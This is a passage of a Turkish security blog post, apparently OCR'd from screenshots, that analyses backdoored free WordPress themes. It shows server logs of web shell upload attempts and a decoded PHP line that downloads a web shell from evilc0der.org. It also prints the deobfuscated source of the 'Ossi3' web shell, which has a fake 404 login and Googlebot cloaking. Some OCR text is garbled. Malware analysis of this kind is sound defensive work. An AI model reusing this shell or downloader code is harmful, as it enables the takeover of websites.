
Hack 4 Career Info LinkedIn Meet SARICA (merit) M Inbox - mertsarica

hacking Attempt 1/2



24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:07 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:07 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:08 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:08 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:09 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:09 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:11 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:12 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:12 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:15 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:02:16 [ykaladinsizi.com Request] Client: 140.143.10.71 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:02:16 [wp.com.tr Request] Client: 140.143.10.71 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:13:36 [ykaladinsizi.com Request] Client: 164.52.24.140 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120#8
24-05-2018 23:13:36 [wp.com.tr Request] Client: 164.52.24.140 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:14:40 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://46.101.10.120
24-05-2018 23:14:42 [FFLink Request] Client: 134.119.191.98 Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2Fwp-includes%2Fposts%2Fproshell.php Response: f!fabthemes%59110powered by wordpress
24-05-2018 23:14:42 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:14:42 [FFLink Request] Client: 134.119.191.98 Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2Fwp-includes%2Fposts%2Fproshell.php Response: f!fabthemes%59111powered by wordpress
24-05-2018 23:15:04 [Possible Hacking Attempt] Client: 134.119.191.98 U: #S: Sfrre: Slordr
24-05-2018 23:15:04 [wp.com.tr Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://46.101.10.120
24-05-2018 23:15:04 [FFLink Request] Client: 134.119.191.98 Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2F46.101.10.120%2F Response: f!fabthemes%59105powered by wordpress
24-05-2018 23:15:06 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:06 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:06 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:06 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:07 [FFLink Request] Client: 134.119.191.98 Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F-content%2Fimages%2Ftag.png Response: f!fabthemes%59104powered by wordpress
24-05-2018 23:15:07 [ykaladinsizi.com Request] Client: 134.119.191.98 Request: http://ykaladinsizi.com/yabanci/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:07 [wp.com.tr Request] Client: 134.119.191.98 Request: http://wp.com.tr/alankontrol/l.php?a=http://www.kariyerdunyasi.org
24-05-2018 23:15:07 [FFLink Request] Client: 134.119.191.98 Request: http://www.fabthemes.com/fabthemes.php?getlink=http%3A%2F%2Fwww.kariyerdunyasi.org%2F-content%2Fimages%2F



Dosya sistemine proshell.php
İsimli web shell dosyasını
yüklemesini ve çalıştırmasını
sağlayan php web shell kodu.



js.php dosyası üzerinden
proshell.php dosyasını dosya
sistemine yükleyip çağırmaya
çalışıyor.



2018 yılının Aralık ayında ise [http://wp\[.\]com.tr/wz.txt](http://wp[.]com.tr/wz.txt) dosyasında yer alan base64 ile gizlenmiş karakter dizisinin değiştiğini farkettilim. Gizlenmiş karakter dizisini çözdüğümde font.php dosyasına daha önceki koda ilaveten \$z=fopen('error_log.php', 'w');fwrite(\$z,file_get_contents('http://download[.]evilc0der[.]org/shell-indir/error_log.txt'));fclose(\$z); print(); satırının eklendiğini gördüm. Bu kod ile font.php dosyasının yanına bir de error_log.php adı altında başka bir php web shell dosyası oluşturuluyordu. Bu php web shell dosyasının parolasının diğerlerinden farklı olması, [http://wp\[.\]com.tr](http://wp[.]com.tr) sitesinin başka bir grup tarafından hacklenmiş olabileceği

ve mevcut font.php dosyasına başka bir kodun eklenmiş olma ihtimalini arttırıyordu.

[illegible]

Base 64 Decoder (100% client-side)

https://www.opinionatedgeek.com/codes/base64decoder

Hack 4 Career: Inform LinkedIn Mirt SARICA (merts) Inbox - mertsarica

Other bookmarks

Alternatively, type or paste in the text you want to base64-decode, then press the 'Decode' button.

InRlEhQvahrBtbsgY2hhcnNlD01ldGYTOCIglz4KPHRpdxlp1dvcmRwcmVzcyB0b250ZW0TEZpbGU8I3RpdGxIPgo8L2hlYWQ+Cgo8YmVsKeT4Kcjbmb3JlIGllddhvZD0icG9zc2IgawQ9ImZvcmb0IlgShbmU9ImZvcmb0IGVuY3R5cGU9Im1lbHppcGFydC9mb3ZlLnRhdgEIPIAKPhRYhmXlIHdpZHROPSIMDAIIGjvcmmRlcj0IMSIgYkxpZ249ImNlnRlciI+CIAgPHRyPogICAgPHRkIHdpZHROPSIXljkiIHbj3BIpS3jb2wiPkzpbGU8I3RkpogICAgPHRkIHdpZHROPSIzMtU1IHhj3BIpS3jb2wiPiA8ah5wdXQgdHlwZT0IZmlsZSIsbWtFTZT0IZmlsZXhiIGlkP5maXklcyLvPiA8L3RkpogIDwvdHI+CgogIDx0cj4KICAgIDx0ZD50aG9vc2UgcGF0aHvudGQ+CIAgICAB8dGQ+PGLucHV0bHR5cGU9InRlIGlkP5maXklcyLvPiA8L3RkpogIDwvdHI+CIAgPHRyPogICAgPHRkPiZuYnNoOzhvudGQ+CIAgICAB8dGQ+PGLucHV0bHR5cGU9ImNoZWlnYm94IiB2YXkvZT0IMSIgIGhsYXliPSJgaG9zc2IsbWtFTZT0IZmVhc2UiIGlkP5JjaG9zc2IsIGlz48L3RkpogIDwvdHI+CIAgPHRyPogICAgPHRkPiIihdmU8L3RkpogICAgPHRkPjxpcnBiBD0eXBIS3JsdcwtaxQlIGShbmU9ImZldG9uIjBpZD0LYnV0b241IHZhbnVlPSJTYXZlIiAvPjw/CghuIGVjaG8gZHM7I08+PC90ZD4KICABL3RyPgo8L3RhyMxlpPgokICAgTAo8L2Zvcmb0CjvvYmVsKeT4KPC9odGlsc2PgonOwoGfSB9IAppZlkgX08FVF5iaXNsZW0iXT09ImPa2LiIi7CglzCXNZaw9uX2Rlcl3Ryb3koKTSKCX0=

☒ Automatically generate text rendition
☒ Automatically generate download link (not good for large files)
☐ Use simplified (faster) decoder

Decode

Decode Result

```
/*  
*/  
$z=fopen('error_log.php','w');fwrite($z,file_get_contents('http://download.evilc0der.org/shell-  
indir/error_log.txt'));fclose($z); print();  
$dosyaurl=$_SERVER['HTTP_HOST'];  
$u      = $_GET["u"];  
if(substr($dosyaurl,0,3)==$u){  
  
$sifre    = md5($_POST["sifre"]);  
$button2 = $_POST["button2"];  
if($button2){
```


deobfuscator.php

obfuscated.php x

+

```
1 //Paste FOPO PHP Obfuscated file content here, then press "Run"
2 <?php
3 /*
4 Obfuscation provided by FOPO - Free OnLine PHP Obfuscator: http://www.fopo.com.ar/
5 This code was created on Tuesday, July 31st, 2018 at 23:19 UTC from IP 89.249.73.170
6 Checksum: 0d8a24f9d5d7296ab7c0c7f1f5402dc106496ebd
7 */
8 $zf663244="\142\141\163\145\x36\64\137\x64\145\x63\x6f\x64\x65";@eval($zf663244(
9 "Ly90It00FureD1TOURS5WXR8aVUyU1B8K05Gb1dyeC96T2djQ0NaN1VEcTIydUYxaEh3eVRGVnV0c1g
10 xBwKtB2tuTS8UnJUUEhzbj4c4U3hUN1Z1YjZlS2NBUzV5YWQvWKFjWEIzdmxHc1ZxVzNjQWV3YrYnR
```

▶ Run

Input

Output

More ▾

Stdout

ads via Carbon

```
<?php $auth_pass = "889d0730f318a170513574b1a75601a4"; $color = "#00FF66"; $default_action =
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache Server at '._$SERVER['HTTP_HOST'].' Port 80</address>
<style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
<center><form method=post><input type=password name=pass></form></center>; exit; }
<style>
body {background-color:#222;color:#fff;}
body,td,th { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
span,h1,a { color:'.$color.' !important; }
```

Students and Teachers, save up to 60% on Adobe Creative Cloud.

```

1 <?php
2 $auth_pass = "889d0730f318a170513574bia75601a4";
3 $color = "#00FF66";
4 $default_action = 'FilesMan';
5 @define('SELF_PATH', 'index.php');
6
7 if (strpos($_SERVER['HTTP_USER_AGENT'], 'Google') !== false)
8 {
9     header('HTTP/1.0 404 Not Found');
10    exit;
11 }
12
13 @session_start();
14 @error_reporting(0);
15 @ini_set('error_log', NULL);
16 @ini_set('display_errors', 0);
17 @ini_set('log_errors', 0);
18 @ini_set('max_execution_time', 0);
19 @set_time_limit(0);
20 @set_magic_quotes_runtime(0);
21 @define('VERSION', 'Ver 2.0');
22
23 if (get_magic_quotes_gpc())
24 {
25     function stripslashes_array($array)
26     {
27         return is_array($array) ? array_map('stripslashes_array', $array) : stripslashes($array);
28     }
29
30     $_POST = stripslashes_array($_POST);
31 }
32
33 function printLogin()
34 {
35     echo "<h1>Not Found</h1>
36
37     <p>The requested URL was not found on this server.</p>
38
39     <hr>
40     <address>Apache Server at ' . $_SERVER['HTTP_HOST'] . ' Port 80</address>
41
42     <style>input { margin:0;background-color:#fff;border:1px solid #fff; }</style>
43     <center><form method=post><input type=password name=pass></form></center>';
44
45     exit;
46 }

```



```

163 }
164
165 function which($p)
166 {
167     $path = ex('which ' . $p);
168     if (!empty($path)) return $path;
169     return false;
170 }
171
172 function printHeader()
173 {
174     if (empty($_POST['charset'])) $_POST['charset'] = "UTF-8";
175     global $color;
176     echo '<html><head><meta http-equiv="Content-Type" content="text/html; charset=' . $_POST['charset'] . '"><title>Ossi3 Shell - ' . VERSION . '</title>';
177     <style>
178     body {background-color:#222;color:#fff;}
179     body,td,th { font: 9pt Lucida,Verdana;margin:0;vertical-align:top; }
180     span,h1,a { color:' . $color . ' !important; }
181     span { font-weight: bold; }
182     h1 { padding: 2px 5px;font: 14pt Verdana;margin:0px 0 0 5px; }
183     div.content { padding: 5px;margin:0 5px;background: #333333;border-bottom:5px solid #444;}
184     a { text-decoration:none; }
185     a:hover { /*background:#5e5e5e;*/ }
186     .m1 { border:1px solid #444;padding:5px;margin:0;overflow: auto; }
187     .bigarea { width:100%;height:250px;margin-top:5px;}
188     input, textarea, select { margin:0;color:#00ff00;background-color:#555;border:1px solid ' . $color . ' ; font: 9pt Monospace,"Courier New"; }
189     input[type="button"]:hover,input[type="submit"]:hover {background-color:' . $color . ' ;color:#000;}
190     form { margin:0px; }
191     #toolsTbl { text-align:center; }
192     .toolsInp { width: 80%; }
193     .main th {text-align:left;background-color:#555;font-weight: bold;}
194     .main tr:hover{background-color:#5e5e5e;}
195     .main td, th{vertical-align:middle;}
196     .menu {background: #333;}
197     .menu th{padding:5px;font-weight:bold;}
198     .menu th:hover{background:#444;}
199     .l1 {background-color:#444;}
200     pre {font-family:Courier,Monospace;}
201     #cot_tl_fixed{position:fixed;bottom:0px;font-size:12px;left:0px;padding:4px
202     0;clip_top:expression(document.documentElement.scrollTop+document.documentElement.clientHeight-this.clientHeight);_left:expression(document.documentElement.scrollLeft +
    document.documentElement.clientWidth - offsetWidth);}
    .logo {text-align:center;font-size:60px;}


```

Araştırmamı tamamlamadan önce [http://www\[.\]wp\[.\]com.tr/wp-includes/](http://www[.]wp[.]com.tr/wp-includes/) klasörünü gezmeye devam ettiğimde ise daha önce tespit ettiğim ve parolası içinde yazan a.php dosyası ile de karşılaşmış oldum.

Index of /wp-includes/theme-compa/

| Name | Last modified | Size | Description |
|--|-------------------|------|-------------|
|  Parent Directory | 09-Dec-2018 17:53 | - | |
|  a.php | 19-Oct-2018 08:10 | 91k | |
|  comments-popup.php | 31-Mar-2016 07:00 | 5k | |
|  comments.php | 31-Mar-2016 07:00 | 5k | |
|  error_log | 22-Dec-2018 22:15 | 1k | |
|  footer.php | 31-Mar-2016 07:00 | 2k | |
|  header.php | 31-Mar-2016 07:00 | 2k | |
|  sidebar.php | 31-Mar-2016 07:00 | 5k | |

Proudly Served by LiteSpeed Web Server at www.wp.com.tr Port 80



Sadede gelecek olursam, internetten ücretsiz olarak indirdiğiniz WordPress temalarını kurmadan önce muhakkak <http://themecheck.info/> isimli sitede temanızı kontrol etmenizi tavsiye ederim aksi halde pusuya yatmış olan art niyetli kişilerin kurbanı olmanız göreceğiniz üzere hiç de zor değil.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.